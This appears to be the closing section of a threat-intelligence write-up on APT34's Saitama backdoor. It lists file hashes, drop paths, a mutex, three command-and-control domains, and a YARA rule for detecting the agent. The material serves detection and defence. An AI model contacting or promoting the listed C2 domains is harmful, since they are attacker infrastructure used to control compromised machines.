   ssdeep : `12288:NfjOjlJUDo0DcsUD65oNxWqUOsDmlYh5edDxcSjrUlCZiJxIlxSLaMpgA0DfZT5r:VOjlJKrqUKEIlxSLh0Djme`

2. update.exe (Saitama backdoor) :

   md5 : `79C7219BA38C5A1971A32B50E14D4A13`

   sha1 : `B39B3A778F0C257E58C0E7F851D10C707FBE2666`

   sha256 : `E0872958B8D3824089E5E1CFAB03D9D98D22B9BCB294463818D721380075A52D`

   imphash : `F34D5F2D4577ED6D9CEEC516C1F5A744`

   ssdeep : `768:bEj9FSWZxm3eJ38Etub7B/iGkIJywnYwVMwfJhVRVmHUFeP+SVL/mVW5iV7uVSxH:gaSLub7W8`

3. Microsoft.Exchange.WebServices.dll:

   md5 : `F9A1B01E2D5C4CB2D632A74FCB7EC2DD`

   sha1 : `5A9B17A0510301725DCEAFFF026ECA872FB05579`

   sha256 : `7EBBEB2A25DA1B09A98E1A373C78486ED2C5A7F2A16EEC63E576C99EFE0C7A49`

   imphash : `DAE02F32A21E03CE65412F6E56942DAA`

   ssdeep : `12288:m/uKlFauqcCJ781wrckIE/9dCuyk05CGCIYzmA/VMmy5PJ+S:m/uKlFaFV8EdCuyk05CDdzPry5PJ1`

4. update.exe.config:

   md5 : `AFDC68F0B6CE87EBEF0FEC5565C80FD3`

   sha1 : `2641A3CC98AA84979BE68B675E26E5F94F059B57`

   sha256 : `09C19455F249514020A4075667B087B16EAAD440938F2D139399D21117879E60`

   ssdeep :
   `3:JLWMNHU8LdgCQcIMOoIRuQVK/FNURAmIRMNHNQAolFNURAmIRMNHjFN5KWREBAWq:JiMVBd1IffVKNC7VNQAofC7VrpuAW4QA`

- Mutex : `726a06ad-475b-4bc6-8466-f08960595f1e`
- Files:
  1. C:\Users\UserName\AppData\Local\MicrosoftUpdate\Microsoft.Exchange.WebServices.dll
  2. C:\Users\UserName\AppData\Local\MicrosoftUpdate\update.exe.config
  3. C:\Users\UserName\AppData\Local\MicrosoftUpdate\update.exe
- C2 Domains:
  1. uber-asia.com
  2. asiaworldremit.com
  3. joexpediagroup.com

Yara Rules

```
rule APT34_Saitama_Agent: APT34_Saitama_Agent
{
    meta:
        Author = "X__Junior"
        Description = "APT34_Saitama_Agent Detection"


    strings:
        $GetRandomRange = {04 03 59 0A 02 28 ?? ?? ?? ?? 0B 03 6A 07 6E 06 6A 5D 58 69 2A}
        $random = {7E ?? ?? ?? ?? 0A 06 6F ?? ?? ?? ?? 0B 7E ?? ?? ?? ??  0C  02 73 ?? ?? ?? ?? 0D 16 13 ?? 2B ??
09  16  06  6F ?? ?? ?? ?? 6F ?? ?? ?? ??  13 ??  08  06 11 ?? 6F ?? ?? ?? ?? 13 ?? 12 ?? 28 ?? ?? ?? ?? 28 ?? ??
?? ?? 0C  06  11 ??  17  6F 46 ?? ?? ?? 0A  11 ?? 17 58 13 ?? 11 ?? 07 32 ?? 08 2A }
        $MapBaseSubdomainCharacters = {7E ?? ?? ?? ?? 0A 16 0B 2B ??  06 03 7E ?? ?? ?? ??  02  07 6F ?? ?? ?? ??
6F ?? ?? ?? ??   6F ?? ?? ?? ?? 0C 12 ??  28 ?? ?? ?? ?? 28 ?? ?? ?? ?? 0A 07 17 58 0B 07    02  6F ?? ?? ?? ??
32 ??   06  2A}

        $s1 = "E:\\Saitama\\Saitama.Agent\\obj\\Release\\Saitama.Agent.pdb" ascii
        $s2 = "Saitama.Agent" ascii

        $s3 = "razupgnv2w01eos4t38h7yqidxmkljc6b9f5" wide
        $s4 = "joexpediagroup.com" wide
        $s5 = "asiaworldremit.com" wide
        $s6 = "uber-asia.com" wide
        $s7 = "Saitama.Agent.exe" ascii


    condition:
       uint16(0) == 0x5A4D  and 3 of($s*)  and $GetRandomRange and $random and $MapBaseSubdomainCharacters

}
```